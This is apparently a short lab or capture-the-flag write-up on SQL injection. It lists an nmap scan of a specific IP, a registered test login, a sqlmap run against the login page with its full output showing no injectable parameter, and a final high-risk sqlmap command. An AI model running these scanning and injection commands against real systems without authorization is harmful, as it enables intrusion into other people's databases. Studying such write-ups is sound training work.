

WRITE UP SQL INJECTION

1. nmap -sV -sC -oN nmap1.log -Pn 167.172.75.216



2. Successfully register username : udin1234567 / password : #Udin1234567



3. sqlmap -u "http://167.172.75.216/login" --batch --dbs

[02:03:17] [WARNING] you've provided target URL without any GET parameters (e.g. 'http://www.site.com/article.php?id=1') and without providing any POST parameters through option '--data'
do you want to try URI injections in the target URL itself? [Y/n/q] Y
[02:03:17] [INFO] testing connection to the target URL
[02:03:17] [INFO] checking if the target is protected by some kind of WAF/IPS
[02:03:17] [INFO] testing if the target URL content is stable
[02:03:17] [INFO] target URL content is stable
[02:03:17] [INFO] testing if URI parameter '#1*' is dynamic
[02:03:17] [WARNING] URI parameter '#1*' does not appear to be dynamic
[02:03:17] [WARNING] heuristic (basic) test shows that URI parameter '#1*' might not be injectable

[02:03:17] [INFO] testing for SQL injection on URI parameter '#1*'
[02:03:17] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[02:03:18] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[02:03:18] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[02:03:18] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[02:03:18] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[02:03:19] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[02:03:19] [INFO] testing 'Generic inline queries'
[02:03:19] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[02:03:19] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[02:03:19] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[02:03:20] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[02:03:20] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[02:03:20] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[02:03:20] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[02:03:20] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[02:03:21] [WARNING] URI parameter '#1*' does not seem to be injectable
[02:03:21] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[02:03:21] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 73 times
[02:03:21] [WARNING] your sqlmap version is outdated

[*] ending @ 02:03:21 /2024-06-01/

4. sqlmap -u "http://167.172.75.216/login" --level=5 --risk=3 --delay=1